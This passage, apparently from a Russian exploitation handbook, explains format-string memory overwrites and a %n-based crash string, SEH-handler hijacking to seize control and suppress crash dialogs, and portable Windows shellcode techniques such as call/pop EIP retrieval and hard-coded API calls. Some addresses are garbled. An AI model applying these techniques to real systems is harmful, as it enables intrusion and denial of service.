консоли начнет призывно мигать), и продолжайте трассировку вплоть до достижения строки 0040103Ch, вызывающей функцию printf. Теперь перейдите в окно дампа памяти и введите в адресной строке ESP, сообщая отладчику, что нам угодно просмотреть содержимое стека, а затем вернитесь к дизассемблерному коду и нажмите F10 еще раз.

Содержимое буфера пользовательского ввода немедленно изменится, подсвечивая ядовито-красным цветом число 0F 00 00 00, записанное в его начале. Перезапись выбранной ячейки памяти успешно состоялась (рис. 13.3)!

Напоминаем: если спецификаторы перекрывают буфер пользовательского ввода, мы можем самостоятельно сформировать указатель, перезаписывая выбранные ячейки памяти произвольным образом. Ну... *почти* произвольным. К ограничениям выбора целевых адресов теперь еще присоединяются и ограничения выбора перезаписываемого значения, которые, между прочим, очень жестки.

Нижняя граница определяется количеством уже выведенных символов (в данном случае длины строки hello,), верхняя же формально не ограничена — достаточно лишь подобрать пару указателей на строки подходящей длины и натравить на них спецификаторы %s, однако никакой гарантии того, что они там будут, у нас нет, и осуществить захват управления удаленной машиной с помощью форматированного вывода практически нереально. А вот DoS можно устроить хороший. Строка вида %n%n%n%n%n... роняет систему покруче, чем %s%s%s%s%...!

ДИСБАЛАНС СПЕЦИФИКАТОРОВ

Каждому спецификатору должен соответствовать парный аргумент. Но «должен» еще не означает «обязан». Ведь спецификаторы и аргументы программисту приходится набивать вручную, и ему ничего не стоит ошибиться! Транслятор откомпилирует такую программу вполне нормально, возможно, негромко выругавшись при этом и выдав на экран предупреждающий warning (да только кто те warning'и читает...). Но что произойдет потом?

Если аргументов окажется больше, чем спецификаторов, «лишние» аргументы будут проигнорированы, но вот если наоборот... функция форматированного вывода, не зная, сколько ей аргументов реально передали, снимет со стека первый встретившийся ей мусор, и события будут развиваться по сценарию, описанному в главе «навязывание собственных спецификаторов», с той лишь разницей, что навязывать спецификаторы злоумышленник сможет только косвенно или не сможет совсем.

Ошибки этого типа встречаются лишь в «студенческих» программах, а потому совершенно неактуальны. Короче говоря, их описание не стоит переведенной бумаги.

ПЕРЕПОЛНЕНИЕ БУФЕРА-ПРИЕМНИКА

Функция sprintf относится к числу самых опасных, все руководства по безопасности в один голос твердят, что лучше пользоваться ее безопасным аналогом — snprintf. Почему? Природа форматированного вывода такова, что пре-

дельно достижимую длину результирующей строки очень трудно рассчитать заранее. Рассмотрим следующий код (листинг 13.3).

Листинг 13.3. Пример, демонстрирующий переполнение буфера-приемника

```
f()
{
    char buf[???];
    sprintf(buf,"имя:%s возраст:%02d вес:%03d рост:%03d\n",
    name, age, m, h);
    ...
}
```

Как вы думаете, буфер каких размеров нам потребуется? Из неизвестных факторов здесь присутствуют: длина строки name и «длина» целочисленных переменных age, m, h, преобразуемых функцией sprintf в символьное представление. Коль скоро мы отводим 2 столбца на возраст и по 3 на рост и вес, то за вычетом имени и длины форматной строки нам потребуется всего 8 байт. Правильно? А вот и нет! Если строковое представление переменных не умещается в отведенных ему позициях, оно автоматически расширяется, дабы избежать усечения результата. В действительности же десятичное представление 32-разрядных переменных типа int требует резервирования 11 байт памяти, в противном случае возникает угроза переполнения буфера.

Переполнения данного типа подчиняются общим правилам всех переполняющихся буферов и потому здесь не рассматриваются.





ГЛАВА 14

SEH НА СЛУЖБЕ КОНТРРЕВОЛЮЦИИ

Перезапись SEH-обработчика — это модный и относительно молодой механизм борьбы с защитой от переполнения буферов в Windows 2003 Server, также находящий себе и другие применения. Это отличный способ перехвата управления и подавления сообщений о критических ошибках, демаскирующих факт атаки.

Структурной обработкой исключений (*Structured Exception Handling, SEH*, в шутку расшифровываемый как *Sexual Exception Handling*) называется механизм, позволяющий приложениям получать управление при возникновении исключительных ситуаций (например, при нарушениях доступа к памяти, делении на ноль, выполнении запрещенной инструкции) и обрабатывать их самостоятельно, не вмешивая в это дело операционную систему. Необработанные исключения приводят к аварийному завершению приложения, обычно сопровождающемуся всем известным окном «программа выполнила... и будет закрыта».

Указатели на SEH-обработчики в подавляющем большинстве случаев располагаются в стеке, в так называемых *SEH-фреймах*, и переполняющиеся буфера могут затирать их. Перезапись SEH-фреймов обычно преследует две цели: перехват управления путем подмены SEH-обработчика и подавление аварийного завершения программы при возникновении исключения. Защита от переполнения буфера, встроенная в Windows 2003 Server, как и многие другие защиты данного типа, функционирует именно на основе SEH. Перехватывая SEH-обработчик и подменяя его своим, мы тем самым «перекрываем защите кислород», и она не срабатывает.

Захватывающие перспективы, не правда ли? Во всяком случае, они стоят того, чтобы в них разобраться!

КРАТКО О СТРУКТУРНЫХ ИСКЛЮЧЕНИЯХ

Будучи вполне легальным механизмом взаимодействия с операционной системой, структурная обработка исключений неплохо документирована (во всяком случае, нас будет интересовать именно документированная часть).

Внимательнейшим образом проштудируйте раздел «Frequently Asked Questions: Exception Handling» из MSDN. Там же вы найдете замечательную статью Мэтта Питерека «A Crash Course on the Depths of Win32 Structured Exception Handling». Из русскоязычных авторов лучше всего о структурных исключениях рассказывает Volodya: читайте «Об Упаковщиках В Последний Раз», что лежит на wasm'e (http://www.wasm.ru/article.php?article=packlast01 и http://www.wasm.ru/article.php?article=packers2). Много интересного содержит и заголовочный файл EXCPT.H, входящий в состав SDK. Учитывая, что читатель может быть не знаком со структурными исключениями вообще, кратко введем его в курс дела.

Адрес текущего SEH-фрейма содержится в двойном слове по смещению ноль от селектора FS, для извлечения которого можно воспользоваться следующей ассемблерной абракадаброй: `mov eax,FS:[00000000h]/mov my_var,eax`. Он указывает на структуру типа `EXCEPTION_REGISTRATION`, прототип которой описывается так (листинг 14.1).

Листинг 14.1. Описание структуры EXCEPTION_REGISTRATION

```
_EXCEPTION_REGISTRATION struc
    prev            dd    ?    ; адрес предыдущего SEH-фрейма
    handler         dd    ?    ; адрес SEH-обработчика
_EXCEPTION_REGISTRATION ends
```

При возбуждении исключения управление передается текущему SEH-обработчику. Проанализировав ситуацию, SEH-обработчик, кстати говоря, представляющий собой обычную cdecl-функцию, должен возвратить либо `ExceptionContinueExecution`, сообщая операционной системе, что исключение успешно обработано и исполнение программы может быть продолжено, либо `ExceptionContinueSearch`, если он не знает, что с этим исключением делать, — и тогда операционная система переходит к следующему обработчику в цепочке (собственно говоря, возвращать управление не обязательно, и SEH-обработчик может удерживать его хоть до второго пришествия, как обработчики, установленные shell-кодом, обычно и поступают).

Последним идет обработчик, назначенный операционной системой по умолчанию. Видя, что дело труба и никто с исключением не справляется, он лезет в реестр, извлекает оттуда ключ `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug` и, в зависимости от его состояния, либо прихлопывает

сбойнувшее приложение, либо передает управление отладчику (или, как вариант, Доктору Ватсону).

При создании нового процесса операционная система автоматически добавляет к нему первичный SEH-фрейм с обработчиком по умолчанию, лежащий практически на самом дне стековой памяти, выделенной процессу. «Дотянуться» до него последовательным переполнении практически нереально, так как для этого потребуется пересечь весь стек целиком! *Таких* катастрофических переполнений старожилы не встречали уже лет сто!




Рис. 14.1. Глобальное развертывание цепочки структурных исключений (рисунок позаимствован из MSDN). *1* — возникла исключительная ситуация; *2* — операционная система анализирует TIB (Thread Information Bock — информационный блок потока) для поиска первого SEH-фрейма в цепочке; *3* — операционная система передает управление первому SEH-обработчику; *4* — обработчик прикидывается шлангом и уходит в отказ; *5* — операционная система переходит к следующему фрейму в цепочке; *6* — операционная система передает управление SEH-обработчику; *7* — и этот обработчик не знает, что делать с исключением; *8* — операционная система переходит к следующему фрейму; *9* — операционная система передает управление SEH-обработчику; *10* — этот обработчик обрабатывает исключение (не обработать его он не может, так как это первичный обработчик, просто прихлопывающий приложение от безысходности)

Стартовый код приложения, прицепляемый компоновщиком к программе, добавляет свой собственный обработчик (хотя и не обязан это делать). Последний также размещается в стеке, располагаясь намного выше первичного обработчика, но все же недостаточно близко к переполняющимся буферам, которым потребуется пересечь стековые фреймы всех материнских функций, пока они не доберутся до локальной памяти стартовой функции приложения (рис. 14.1).

Разработчик может назначать и свои обработчики, автоматически создающиеся при упоминании «волшебных» слов try и except (такие обработчики мы будем называть пользовательскими). Несмотря на все усилия Microsoft'a, основная масса программистов совершенно равнодушна к структурной обработке исключений (некоторые из них даже такого слова не слышали!), поэтому вероятность встретить в уязвимой программе «пользовательский» SEH-фрейм довольно невелика, но все же они встречаются! В противном случае для подмены SEH-обработчика (а первичный SEH-обработчик в нашем распоряжении есть всегда) придется прибегнуть к индексному переполнению или псевдофункции poke, которую мы обсуждали в двух предыдущих главах.

Для исследования структурных обработчиков исключений напишем нехитрую программку, трассирующую SEH-фреймы и выводящую их содержимое на экран. Законченная реализация может выглядеть, например, так, как показано в листинге 14.2.

Листинг 14.2. Простой визуализатор SEH-фреймов

```
main(int argc, char **argv)
{
    int *a, xESP;
    __try{
        __asm{
            mov eax,fs:[0];
            mov a,eax
            mov xESP, esp
        } printf(    "ESP                           : %08Xh\n",xESP);

        while((int)a != -1)
        {
            printf(    "EXCEPTION_REGISTRATION.prev    :%08Xh\n"\
                       "EXCEPTION_REGISTRATION.handler :%08Xh\n\n", a, *(a+1));
            a = (int*) *a;
        }
    }
    __except (1 /*EXCEPTION_EXECUTE_HANDLER */) {
        printf("exception\x7\n");
    }
    return 0;
}
```

Откомпилировав программу и запустив ее на выполнение, мы получим результат, показанный в листинге 14.3 (естественно, адреса SEH-фреймов и обработчиков в вашем случае, скорее всего, будут другими).

Листинг 14.3. Раскладка SEH-фреймов в памяти

```
ESP                               : 0012FF54h    ; текущий указатель вершины стека
EXCEPTION_REGISTRATION.prev       : 0012FF70h    ; "пользовательский" SEH-фрейм
EXCEPTION_REGISTRATION.handler    : 004011C0h    ; "пользовательский" SEH-обработчик

EXCEPTION_REGISTRATION.prev       : 0012FFB0h    ; SEH-фрейм стартового кода
EXCEPTION_REGISTRATION.handler    : 004011C0h    ; SEH-обработчик стартового кода

EXCEPTION_REGISTRATION.prev       : 0012FFE0h    ; первичный SEH-фрейм
EXCEPTION_REGISTRATION.handler    : 77EA1856h    ; SEH-обработчик по умолчанию
```

Смотрите, «пользовательский» SEH-фрейм, сформированный ключевым словом try, лежит в непосредственной близости от вершины стека текущей функции, и его отделяют всего 1Ch байт (естественно, конкретное значение зависит от размера памяти, выделенной под локальные переменные, ну и еще кое от чего).

Следующим в цепочке идет фрейм, сформированный стартовым кодом. Он расположен намного ниже — от вершины стека его отделяют аж 5Ch байт, и это в демонстрационной-то программе, содержащей минимум переменных!!!

Первичный фрейм, назначаемый операционной системой, отстоит от вершины стека на целых 8Ch байт, а в реальных полновесных приложениях и того больше (идентифицировать первичный фрейм можно по «ненормальному» адресу SEH-обработчика, лежащему в старших адресах первой половины адресного пространства). Его линейный адрес, равный 12FFE0h, идентичен для первого потока всех процессов, запущенных в данной версии операционной системы, что создает благоприятные условия для его подмены. Однако для гарантированного перехвата управления shell-код должен перехватывать *текущий*, а не первичный обработчик, поскольку до первичного обработчика исключение может и не дожить. Проверьте: если при переполнении буфера бессмысленной строкой наподобие XXXXX... возникает стандартное диалоговое окно критической ошибки, подменять первичный обработчик можно, в противном случае его перезапись ничего не даст, и shell-код сдохнет, прежде чем успеет получить управление.

Первичный фрейм всех последующих потоков располагается на dwStackSize байт выше предыдущего фрейма, где dwStackSize — размер памяти, выделенной потоку (по умолчанию 4 Мбайт на первый поток и по 1 Мбайт на все последующие).

Доработаем нашу тестовую программу, включив в нее следующую строку:

```
CreateThread(0, 0, (void*) main, 0,0, &xESP); gets(&xESP);
```

Результат ее прогона будет выглядеть приблизительно так (листинг 14.4).

Листинг 14.4. Раскладка SEH-фреймов в памяти

```
ESP                               : 0012FF48h    ; текущая вершина стека 1-го потока
EXCEPTION_REGISTRATION.prev       : 0012FF70h    ; "пользовательский" SEH-фрейм 1-го потока
EXCEPTION_REGISTRATION.handler    : 00401244h

EXCEPTION_REGISTRATION.prev       : 0012FFB0h    ; SEH-фрейм стартового кода всех потоков
EXCEPTION_REGISTRATION.handler    : 00401244h
```

```
EXCEPTION_REGISTRATION.prev    : 0012FFE0h    : первичный SEH-фрейм 1-го потока
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                            : 0051FF7Ch    ; текущая вершина стека 2-го потока
EXCEPTION_REGISTRATION.prev    : 0051FFA4h    : "пользовательский" SEH-фрейм 2-го потока
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev    : 0051FFDCh    : первичный SEH-фрейм 2-го потока
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                            : 0061FF7Ch    ; текущая вершина стека 3-го потока
EXCEPTION_REGISTRATION.prev    : 0061FFA4h    ; "пользовательский" SEH-фрейм 3-го потока
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev    : 0061FFDCh    ; первичный SEH-фрейм 3-го потока
EXCEPTION_REGISTRATION.handler : 77EA1856h

ESP                            : 0071FF7Ch    ; текущая вершина стека 4-го потока
EXCEPTION_REGISTRATION.prev    : 0071FFA4h    ; "пользовательский" SEH-фрейм 4-го потока
EXCEPTION_REGISTRATION.handler : 00401244h

EXCEPTION_REGISTRATION.prev    : 0071FFDCh    ; первичный SEH-фрейм 4-го потока
EXCEPTION_REGISTRATION.handler : 77EA1856h
```

Заметно, что первичный SEH-фрейм всех потоков находится на идентичном расстоянии от текущей вершины стека, а это существенно облегчает задачу его подмены. Первичные фреймы первого и второго потоков разнесены на 4 Мбайта (51FFDCh — 12FFE0h == 0x3EFFFC ~4 Мбайт), а остальные – на 1 Мбайт (61FFDCh — 51FFDCh == 71FFDCh – 61FFDCh == 10.00.00 == 1 Мбайт) – ну, в общем, разобраться можно.

Поскольку большинство серверных приложений конструируются по многопоточной схеме, уметь ориентироваться в потоках жизненно необходимо, иначе вместо перехвата управления атакующий получит полный DoS. Кстати, об управлении...

ПЕРЕХВАТ УПРАВЛЕНИЯ

Существует по меньшей мере два пути перехвата управления. Рассмотрим их.

Путь первый: проанализируйте уязвимую программу и определите, какой из обработчиков будет текущим на момент переполнения и где именно расположен его SEH-фрейм (учитывая, что адрес последнего может быть непостоянным и зависящим от множества трудно прогнозируемых обстоятельств, например от рода и характера запросов, предшествующих переполнению). Теперь придумайте, как переполнить буфер так, чтобы затереть handler, подменив содержащийся в нем указатель на адрес shell-кода. Значение поля prev не играет никакой роли (shell-код ведь не собирается на халяву возвращать с таким трудом захваченное управление!).

Путь второй: зарегистрируйте свой собственный SEH-фрейм. «Как же мы сможем что-то зарегистрировать в системе, если еще не перехватили управления? — воскликнете вы. — Это что, шутка?!» А вот и нет! Указатель на текущего обработчика всегда содержится в одном и том же месте — в первом двойном слове TIB'а, лежащего по адресу fs:[00000000h], и псевдофункцией poke его вполне реально перезаписать. Пусть вас не смущает наличие сегментного регистра FS — вся память, принадлежащая процессу, отображается на единое адресное пространство, и до TIB'а можно дотянуться и через другие сегментные регистры, например через тот же DS, используемый процессором по умолчанию. Естественно, при адресации через DS, TIB будет располагаться совсем по другому смещению, и чтобы его узнать, придется прибегнуть к услугам отладчика. Вы можете использовать soft-ice, Microsoft Kernel Debugger или любой другой отладчик по своему вкусу.

Сначала необходимо определить значение селектора, загруженного в регистр FS. В soft-ice за это отвечает команда CPU (если soft-ice настроен правильно, то все основные регистры автоматически отображаются в верхней части окна). Затем, просматривая таблицу глобальных дескрипторов, содержимое которой выводит команда GDI, находим соответствующий ему базовый адрес. Для первого потока процесса на всех NT-подобных системах он равен FFDFF00h, а все последующие потоки уменьшают его на 1000h, то есть мы получаем ряд указателей: 7FFDE000h, 7FFDD000h, 7FFDC000h...

В любом случае протестировать вашу машину не помешает (вдруг какая-то из NT поведет себя иначе?). Протокол работы с отладчиком приводится в листинге 14.5.

Листинг 14.5. Определение адреса указателя на текущий SEH-фрейм

```
:cpu

Processor 00 Registers
----------------------
CS:EIP=0008:8046455B  SS:ESP=0010:8047381C
EAX=00000000  EBX=FFDFF000  ECX=FFDFF890  EDX=00000023
ESI=8046F870  EDI=8046F5E0  EBP=FFDFF800  EFL=00000246
DS=0023  ES=0023  FS=0030  GS=0000

:gdt
Sel.  Type     Base      Limit     DPL  Attributes
GDTbase=80036000  Limit=03FF
0008  Code32   00000000  FFFFFFFF  0    P   RE
0010  Data32   00000000  FFFFFFFF  0    P   RW
001B  Code32   00000000  FFFFFFFF  3    P   RE
0023  Data32   00000000  FFFFFFFF  3    P   RW
0028  TSS32    80295000  000020AB  0    P   B
0030  Data32   FFDFF000  00001FFF  0    P   RW
003B  Data32   00000000  00000FFF  3    P   RW
```

Обратите внимание, FFDFF000h — это не адрес текущего SEH-фрейма. Это — *указатель* на фрейм. Сам же фрейм должен быть сформирован непосредственно в shell-коде, а в FFDFx000h занесен указатель на него (см. рис. 14.1).

Затем остается лишь совершить что-нибудь недозволенное или же пустить все на самотек, дождавшись, пока исковерканная переполнением программа не вызовет исключения естественным путем, — и тогда наш SEH-обработчик немедленно получит управление. Остальное, как говорится, дело техники...

ПОДАВЛЕНИЕ АВАРИЙНОГО ЗАВЕРШЕНИЯ ПРИЛОЖЕНИЯ


Независимо от того, каким путем shell-код захватил управление, он может зарегистрировать свой собственный обработчик структурных исключений. Это делается приблизительно так:

```
PUSH handler                  ; заносим адрес нашего SEH-обработчика
PUSH FS:[00000000h]           ; заносим адрес на предыдущий SEH-фрейм
MOV  FS:[00000000h], ESP      ; регистрируем новый SEH-фрейм
```

Теперь, если shell-код нечаянно дотронется до запрещенной ячейки или совершит другую ошибку подобного типа, атакуемое приложение уже не будет захлопнуто операционной системой, и управление вновь возвратится к shell-коду, давая ему понять, что туда ходить не надо и следует немедленно сменить тактику поведения, используя резервные алгоритмы жизнеобеспечения.

Исключения в процессе работы shell-кода могут происходить многократно, главное — следить за тем, чтобы не переполнился стек. Предельно допустимая степень вложенности хоть и велика, но все же не безгранична.

В структурную обработку исключений был изначально заложен огромный потенциал, только-только начинающий раскрывать себя. Описанные здесь способы перехвата управления — первые ласточки. За структурными исключениями — будущее! Нас ждут десятки хитроумных трюков, которые еще предстоит найти. И какие бы изощренные защитные механизмы ни придумались, у нас есть что им противопоставить!



ГЛАВА 15

ТЕХНИКА НАПИСАНИЯ ПЕРЕНОСИМОГО SHELL-КОДА

Shell-код никогда заранее не знает, куда попадет, поэтому он должен уметь выживать в любых условиях, автоматически адаптируясь под конкретную операционную систему, что не так-то просто сделать. Подавляющее большинство хакеров именно на этом и прокалывались. Немногие выжившие в поединке дали миру киберпространства то, в чем нуждались десятки червей, вирусов и их создателей...

В последнее время в хакерских кругах много говорят о переносимом shell-коде. Одни восхищаются им, другие презрительно хмыкают, уподобляя переносимый shell-код морской свинке, которая и не морская, и не свинка. Шутка. Но доля истины в ней есть. «Переносимым» называют программное обеспечение, полностью абстрагированное от конструктивных особенностей конкретного программно-аппаратного обеспечения. Функция `printf` успешно выводит **hello, world!** как на монитор, так и на телетайп. Поэтому она переносима. Обратите внимание: переносима именно *функция*, но не ее *реализация*. Монитор и телетайп обслуживает *различный* код, выбираемый на стадии компиляции приложения, а точнее — его линковки, но это уже не суть важно.

Shell-код — это машинный код, тесно связанный с особенностями атакуемой системы, и переносимым он не может быть по определению. Компиляторов shell-кода не существует хотя бы уже потому, что не существует адекватных языков его описания. Это вынуждает нас прибегать к Ассемблеру и машинному коду, которые у каждого процессора свои. Хуже того, в отрыве от периферийного окружения голый процессор никому не интересен, ведь shell-коду приходится не только складывать и умножать, но еще и открывать/закрывать файлы, обраба-

тывать сетевые запросы, а для этого необходимо обратиться к API-функциям операционной системы или к драйверу соответствующего устройства. Различные операционные системы используют различные соглашения, и эти соглашения сильно разнятся. Создать shell-код, поддерживающий десяток-другой популярных осей, вполне возможно, но его размеры превысят все допустимые ограничения (длина переполняющихся буферов измеряется от силы десятками байт, это что же выходит: по одному байту на каждую версию shell-кода?!).

Условимся называть переносимым shell-кодом машинный код, поддерживающий заданную *линейку* операционных систем (например, Windows NT, Window 2000 и Windows XP). Как показывает практика, для решения подавляющего большинства задач такой степени переносимости вполне достаточно. В конце концов, гораздо проще написать десяток узкоспециализированных shell-кодов, чем один универсальный. Что поделаешь, переносимость требует жертв, и в первую очередь — увеличения объема shell-кода, а потому она оправдывает себя только в исключительных ситуациях.

ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К ПЕРЕНОСИМОМУ SHELL-КОДУ

Переносимый shell-код должен быть полностью перемещаем (то есть сохранять работоспособность при любом расположении в памяти) и использовать минимум системно-зависимых служебных структур, закладываясь лишь на наименее изменчивые и наиболее документированные из них.

Отталкиваться от содержимого регистров ЦП на момент возникновения переполнения категорически недопустимо, поскольку их значения в общем случае неопределенны, и решиться на такой шаг можно только с голодухи — когда shell-код упрямо не желает вмещаться в отведенное ему количество байт и приходится импровизировать, принося в жертву переносимость.

Забудьте о хитрых трюках (в народе именуемых «хаками»), эквилибристических извращениях и недокументированных возможностях — все это негативно сказывается на переносимости и фактически ничего не дает взамен. Помните анекдот: «Моя программа в сто раз компактнее, быстрее и элегантнее твоей! Зато моя программа работает, а твоя нет». Тезис о том, что хакерство — это искусство, еще никто не отменял, но не путайте божий дар с яичницей. Круто извратиться каждый ламер сможет, а вот умение забросить shell-код на сервер, ничего при этом не уронив, дано далеко не каждому.

ПУТИ ДОСТИЖЕНИЯ МОБИЛЬНОСТИ

Техника создания перемещаемого кода тесно связана с архитектурой конкретного микропроцессора. В частности, линейка x86 поддерживает следующие относительные команды: PUSH/POP, CALL и Jx. Старушка PDP-11 в этом отношении была намного богаче и, что самое приятное, позволяла использовать регистр

указателя команд в адресных выражениях, существенно упрощая нашу задачу. Но, к сожалению, не мы выбираем процессоры. Это процессоры выбирают нас.

Команды условного перехода Jxx всегда относительны, то есть операнд команды задает отнюдь не целевой адрес, а *разницу* между целевым адресом и адресом следующей команды, благодаря чему переход полностью перемещаем. Поддерживаются два типа операндов: byte и word/dword, оба знаковые, то есть переход может быть направлен как «вперед», так и «назад» (в последнем случае операнд становится отрицательным).

Команды безусловного перехода JMP бывают как абсолютными, так и относительными. Относительные начинаются с опкода EBh (операнд типа *byte*) или E9h (операнд типа *word/dword*), а абсолютные — с EAh, при этом операнд записывается в форме «сегмент: смещение». Существуют еще и косвенные команды, передающие управление по указателю, лежащему по абсолютному адресу или регистру. Последнее наиболее удобно и осуществляется приблизительно так: mov eax, *абсолютный адрес*/jmp eax.

Команда вызова подпрограммы CALL ведет себя аналогично jmp, за тем лишь исключением, что кодируется другими опкодами (E8h — относительный операнд типа *word/dword*, FFh /2 — косвенный вызов) и перед передачей управления на целевой адрес забрасывает на верхушку стека адрес возврата, представляющий собой адрес команды, следующей за call.

При условии, что shell-код расположен в стеке (а при переполнении автоматических буферов он оказывается именно там), мы можем использовать регистр ESP в качестве базы, однако текущее значение ESP должно быть известно, а известно оно далеко не всегда. Для определения текущего значения регистра указателя команд достаточно сделать near call и вытащить адрес возврата командой pop. Обычно это выглядит так:

```
00000000: E800000000    call    000000005    ; закинуть EIP+sizeof(call) в стек
00000005: 5D            pop     ebp          ; теперь в регистре ebp текущий eip
```

Приведенный код не свободен от нулей (а нули в shell-коде в большинстве случаев недопустимы), и чтобы от них избавиться, call необходимо перенаправить «назад» (листинг 15.1).

Листинг 15.1. Освобождение shell-кода от паразитных нулевых символов

```
00000000: EB04          jmps    000000006    ; короткий прыжок на call
00000002: 5D            pop     ebp          ; ebp содержит адрес следующий за call
00000003: 90            nop                  ; \
00000004: 90            nop                  ;  +- актуальный shell-код
00000005: 90            nop                  ; /
00000006: E8F7FFFFFF    call    000000002    ; закинуть адрес следующей команды в стек
```

САКСЬ И МАСТ ДАЙ ЖЕСТКОЙ ПРИВЯЗКИ

Нет ничего проще вызова API-функции по абсолютным адресам. Выбрав функцию (пусть это будет GetCurrentThreadId, экспортируемая KERNEL32.DLL), мы про-

пускам ее через утилиту dumpbin, входящую в комплект поставки практически любого компилятора. Узнав RVA (Relative Virtual Address — относительный виртуальный адрес) нашей подопечной, мы складываем его с базовым адресом загрузки, сообщаемым тем же dumpbin'ом, получая в результате абсолютный адрес функции.

Полный сеанс работы с утилитой выглядит так (листинг 15.2).

Листинг 15.2. Для определения абсолютного адреса функции GetCurrentThreadId необходимо сложить ее RVA-адрес (76A1h) с ее базовым адресом загрузки модуля (77E80000h)

```
>dumpbin.exe /EXPORTS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
ordinal hint RVA      name
...
270      10D 00007DD2 GetCurrentProcessId
271      10E 000076AB GetCurrentThread
272      10F 000076A1 GetCurrentThreadId
273      110 00017CE2 GetDateFormatA
274      111 00019E18 GetDateFormatW
...

>dumpbin.exe /HEADERS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
...
OPTIONAL HEADER VALUES
             10B magic #
            5.12 linker version
           5D800 size of code
           56400 size of initialized data
               0 size of uninitialized data
            871D RVA of entry point
            1000 base of code
           5A000 base of data
        77E80000 image base
            1000 section alignment
             200 file alignment
...
```

На машине автора абсолютный адрес функции GetCurrentThreadId равен 77E876A1h, но в других версиях Windows NT он наверняка будет иным. Зато ее вызов свободно укладывается всего в две строки, соответствующие следующим семи байтам:

```
00000000: B8A1867E07     mov     eax,0077E86A1
00000005: FFD0           call    eax
```

Теперь попробуем вызвать функцию connect, экспортируемую ws2_32.dll. Пропускаем ws2_32.dll через dumpbin и... Стоп! А кто нам вообще обещал, что эта динамическая библиотека окажется в памяти? А если даже и окажется, то не факт, что базовый адрес, прописанный в ее заголовке, совпадает с реальным базовым

адресом загрузки. Ведь динамических библиотек много, и если этот адрес уже кем-то занят, операционная система загрузит библиотеку в другой регион памяти.

